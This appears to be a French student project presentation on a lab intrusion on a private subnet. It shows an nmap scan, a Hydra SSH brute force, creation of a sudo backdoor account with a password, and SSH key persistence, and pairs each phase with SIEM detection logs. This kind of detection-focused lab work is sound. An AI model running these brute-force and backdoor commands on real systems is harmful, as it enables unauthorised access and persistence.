
INFRASTRUCTURE\OVERVIEW



INFRASTRUCTURE\PROXMOX



INFRASTRUCTURE\FLUX



PHASE1\IOA\RECONNAISSANCE

Objectif: Identifier les machines actives et les services exposés sur le réseau.

- Technique : Scan réseau réalisé avec Nmap sur le sous-réseau cible afin d'identifier les ports les plus couramment utilisés, notamment le service SSH.

IoA (Indicateurs d'Attaque)

- Activité de scan réseau automatisée
- Tentatives de connexion sur plusieurs ports

```
(chev@scp) - [~]
$ nmap -sS --top-ports 100 10.60.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 14:54 CET
Nmap scan report for 10.60.1.2
Host is up (0.0030s latency).
Not shown: 99 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 10.60.1.3
Host is up (0.0020s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 10.60.1.5
Host is up (0.0020s latency).
Not shown: 97 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    closed http
443/tcp   closed https
```

```
Nmap scan report for 10.60.1.5
Host is up (0.0019s latency).
Not shown: 97 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    closed http
443/tcp   closed https
```


PHASE1\IOA\RECONNAISSANCE\ANALOGIE



PHASE2\IOA\BRUTEFORCE SSH

Objectif : tester différents mots de passe pour le compte chev.

- Technique : bruteforce avec une wordlist adaptée (ex : formation123 trouvé).
- IoA : tentatives de login répétées sur SSH.

```
(chev@scp) - [~]  
$ hydra -l chev -P passwordsW.txt ssh://10.60.1.5
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-24 16:52:18  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task  
[DATA] attacking ssh://10.60.1.5:22/  
[22][ssh] host: 10.60.1.5  login: chev  password: formation123  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-24 16:52:22
```

	Jan 24, 2026 @ 16:52:21.6...	vulgUbuDsk	sshd: brute force trying to get access to the system. Authentication failed.
	Jan 24, 2026 @ 16:52:20.7...	vulgUbuDsk	PAM: Login session closed.
	Jan 24, 2026 @ 16:52:20.2...	vulgUbuDsk	PAM: Login session opened.
	Jan 24, 2026 @ 16:52:20.2...	vulgUbuDsk	Multiple authentication failures followed by a success.
	Jan 24, 2026 @ 16:52:20.2...	vulgUbuDsk	IoA: SSH authentication failure detected
	Jan 24, 2026 @ 16:52:20.2...	vulgUbuDsk	IoA: SSH authentication failure detected

PHASE2\IOA\BRUTEFORCE SSH\ANALOGIE



PHASE3\IOC\CONNEXION

Objectif : accéder au système avec les identifiants compromis

- Technique : connexion SSH réussie depuis Kali Linux

```
(chev@scp) - [~]  
$ ssh chev@10.60.1.5  
The authenticity of host '10.60.1.5 (10.60.1.5)' can't be established.  
ED25519 key fingerprint is: SHA256:Z96KlEoM7CtdJWeyy4KdH6cbcHPDRKarjjRybV0FceY  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.60.1.5' (ED25519) to the list of known hosts.  
chev@10.60.1.5's password:
```

```
Last login: Sat Jan 24 16:24:01 2026 from 192.168.61.61  
chev@chev-UbuDsk:~$
```


PHASE3\IOC\CONNEXION

- IoC détecté :
 - Authentification réussie
 - Connexion depuis une IP externe inhabituelle
- Logs clés :
 - Accepted password for user
 - Adresse IP source

Jan 24, 2026 @ 18:36:48.9...	vulgUbuDsk	PAM: Login session opened.
Jan 24, 2026 @ 18:36:48.8...	vulgUbuDsk	TFE - SSH successful authentication
Jan 24, 2026 @ 18:36:48.5...	vulgUbuDsk	PAM: Login session opened.
Jan 24, 2026 @ 18:36:48.5...	vulgUbuDsk	TFE - SSH successful authentication

r full_log

```
Jan 24 17:36:47 chev-UbuDsk sshd[3771]: pam_unix(sshd:session): session opened for user chev(uid=1000) by (uid=0)
```

C'est ici que la compromission est officiellement avérée

PHASE3\IOC\CONNEXION\ANALOGIE



PHASE4\IOC\ESCALADE DE PRIVILÈGES

Objectif : obtenir des droits administrateur

- Technique : utilisation de sudo avec les droits du compte compromis

IoA :

- Utilisation inhabituelle de sudo

IoC :

- Commandes exécutées avec privilèges root

```
chev@chev-UbuDsk:~$ sudo
```

```
chev@chev-UbuDsk:~$ sudo useradd -m -s /bin/bash zerozerosept
```

	Jan 24, 2026 @ 18:49:09.2...	vulgUbuDsk	Successful sudo to ROOT executed.
	Jan 24, 2026 @ 18:49:09.2...	vulgUbuDsk	PAM: Login session closed.

PHASE4\IOC\ESCALADE DE PRIVILÈGES\ANALOGIE



PHASE5\IOC\CRÉATION D'UNE BACKDOOR

Objectif : maintenir un accès persistant au système

Technique :

- Création du compte zerozerosept
- Ajout au groupe sudo

IoC détecté :

- Création d'un utilisateur privilégié

```
chev@chev-UbuDsk:~$ sudo useradd -m -s /bin/bash zerozerosept  
  
echo 'zerozerosept:Z3r0!2026$' | sudo chpasswd  
  
sudo usermod -aG sudo zerozerosept  
  
getent passwd zerozerosept  
groups zerozerosept  
zerozerosept:x:1003:1003:~/home/zerozerosept:/bin/bash  
zerozerosept : zerozerosept sudo
```

	Jan 24, 2026 @ 18:49:09.0...	vulgUbuDsk	New user added to the system.
	Jan 24, 2026 @ 18:49:09.0...	vulaUbuDsk	New group added to the system.

PHASE5\IOC\CRÉATION D'UNE BACKDOOR

	Jan 24, 2026 @ 18:49:19.2...	vulgUbuDsk	IoC: File integrity violation detected
	Jan 24, 2026 @ 18:49:19.2...	vulgUbuDsk	IoC: Critical system file modified (possible persistence)
	Jan 24, 2026 @ 18:49:19.2...	vulgUbuDsk	IoC: Critical system file modified (possible persistence)
	Jan 24, 2026 @ 18:49:19.1...	vulgUbuDsk	IoC: Critical system file modified (possible persistence)

```
t full_log
File '/etc/shadow' modified
Mode: scheduled
Changed attributes: size,inode,mtime,md5,sha1,sha256
Size changed from '1648' to '1754'
Old modification time was: '1769276560', now it is '1769276948'
Old inode was: '3540704', now it is '3540293'
```

```
t full_log
File '/etc/passwd' modified
Mode: scheduled
Changed attributes: size,inode,mtime,md5,sha1,sha256
Size changed from '3064' to '3119'
Old modification time was: '1769276533', now it is '1769276948'
Old inode was: '3540984', now it is '3540983'
```


PHASE5\IOC\CRÉATION D'UNE BACKDOOR\ANALOGIE



PHASE6\IOC\CLÉ SSH PERSISTANTE

Objectif : garantir un accès persistant et discret au système

Technique :

- Génération d'une paire de clés SSH côté attaquant

```
(chev@scp) - [~]
$ ssh-keygen -t ed25519 -f zerozerosept_backdoor
Generating public/private ed25519 key pair.
Enter passphrase for "zerozerosept_backdoor" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in zerozerosept_backdoor
Your public key has been saved in zerozerosept_backdoor.pub
The key fingerprint is:
SHA256:I4QN7TNyA57Lu0jBichG/Hxt8rFx4fZZbx7TU5q01yg chev@scp
The key's randomart image is:
+--[ED25519 256]--+
|      ..          |
| .    .+.         |
| o  ..+o   .      |
|+oo+.B   . .      |
|oo++ *.0S+   ..   |
| .  .+ +.*.. o..=+ |
| . . o   oE =*+   |
| . .      .o.+   |
| . .      .      |
+-----[SHA256]-----+
```

```
Generating public/private ed25519 key pair.
Enter passphrase for "zerozerosept_backdoor" (empty for no passphrase):
Enter same passphrase again:
```

```
SHA256:I4QN7TNyA57Lu0jBichG/Hxt8rFx4fZZbx7TU5q01yg chev@scp
```

	Jan 24, 2026 @ 19:07:56.9...	vulgUbuDsk	Integrity checksum changed.
	Jan 24, 2026 @ 19:07:56.9...	vulgUbuDsk	File added to the system.

PHASE6\IOC\CLÉ SSH PERSISTANTE

Connexion au compte backdoor nouvellement mis en place sur la vm Ubuntu

```
chev@chev-UbuDsk:~$ ssh zerozerosept@10.60.1.5
The authenticity of host '10.60.1.5 (10.60.1.5)' can't be established.
ED25519 key fingerprint is SHA256:Z96KlEoM7CtdJWeyy4KdH6cbcHPDRKarjjRybV0FceY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.60.1.5' (ED25519) to the list of known hosts.
zerozerosept@10.60.1.5's password:
```

```
zerozerosept@chev-UbuDsk:~$
```

	Jan 24, 2026 @ 19:07:08.9...	vulgUbuDsk	PAM: Login session opened.
	Jan 24, 2026 @ 19:07:08.8...	vulgUbuDsk	PAM: Login session opened.
	Jan 24, 2026 @ 19:07:08.8...	vulgUbuDsk	TFE - SSH successful authentication

PHASE6\IOC\CLÉ SSH PERSISTANTE

Technique :

- Ajout de la clé publique dans ~/.ssh/authorized_keys du compte backdoor

IoC détectés :

- Création du répertoire .ssh
- Modification du fichier authorized_keys
- Permissions spécifiques sur les fichiers SSH

```
(chev@scp) - [~]  
$ cat zerozerosept_backdoor.pub  
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOewV1BQEcuC/Y7yXgRJnITsTAe0E3ShLZcZzGur6ymd chev@scp
```

```
zerozerosept@chev-UbuDsk:~$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOewV1BQEcuC/Y7yXgRJnITsTAe0E3ShLZcZzGur6ymd chev@scp" >> ~/.ssh/authorized_keys  
  
chmod 600 ~/.ssh/authorized_keys
```



Jan 24, 2026 @ 19:21:04.3...


vulgUbuDsk

File added to the system.

t full_log

File '/home/zerozerosept/.ssh/authorized_keys' added
Mode: scheduled

PHASE6\IOC\CLÉ SSH PERSISTANTE\ANALOGIE



PHASE7\IOC\CONNEXION VIA BACKDOOR

Objectif : accéder au système sans mot de passe

Technique :

- connexion SSH par authentification à clé

```
(chev@scp) - [~]  
$ ssh -i zerozerosept_backdoor zerozerosept@10.60.1.5  
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-90-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/pro  
  
La maintenance de sécurité étendue pour Applications n'est pas activée.  
  
94 mises à jour peuvent être appliquées immédiatement.  
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable  
  
Activez ESM Apps pour recevoir des futures mises à jour de sécurité supplémentaires.  
Visitez https://ubuntu.com/esm ou exécutez : sudo pro status  
  
New release '24.04.3 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Sat Jan 24 19:07:07 2026 from 10.60.1.5  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.  
  
zerozerosept@chev-UbuDsk:~$
```

PHASE7\IOC\CONNEXION VIA BACKDOOR

IoC détectés :

- Connexion réussie sans saisie de mot de passe
- Utilisation d'un compte récemment créé

	Jan 24, 2026 @ 19:23:15.5...	vulgUbuDsk	IoC: File integrity violation detected
	Jan 24, 2026 @ 19:23:15.5...	vulgUbuDsk	File added to the system.
	Jan 24, 2026 @ 19:23:07.4...	vulgUbuDsk	PAM: Login session opened.
	Jan 24, 2026 @ 19:23:07.3...	vulgUbuDsk	PAM: Login session opened.
	Jan 24, 2026 @ 19:23:07.3...	vulgUbuDsk	sshd: authentication success.

t	decoder.parent	pam
t	full_log	Jan 24 18:23:05 chev-UbuDsk systemd[4305]: pam_unix(systemd-user:session): session opened for user zerozerosept(uid=1003) by (uid=0)

t	full_log	Jan 24 18:23:05 chev-UbuDsk sshd[4302]: Accepted publickey for zerozerosept from 192.168.61.1 port 38186 ssh2: ED25519 SHA256:I4QN7TNyA57Lu0jBichG/Hxt8rFx4fZZbx7TU5q01yg
---	----------	---

PHASE7\IOC\CONNEXION VIA BACKDOOR\ANALOGIE



CONCLUSION

Ce projet m'a permis de comprendre qu'une attaque informatique ne se résume pas à un événement isolé, mais s'inscrit dans une succession de phases cohérentes, chacune laissant des traces exploitables par les équipes de cybersécurité.

L'identification et l'interprétation de ces indicateurs constituent un levier essentiel pour détecter une attaque, en mesurer la portée et en limiter l'impact.

Cette approche m'a également permis de mieux appréhender les implications concrètes des métiers du SOC, du forensic et du pentest, en mettant en lumière la complémentarité de leurs rôles.

Elle souligne l'importance d'une analyse des événements, d'une bonne compréhension des techniques offensives et d'une posture proactive, orientée à la fois vers la détection, l'investigation et l'anticipation des incidents de sécurité.

CONCLUSION

Merci pour votre attention !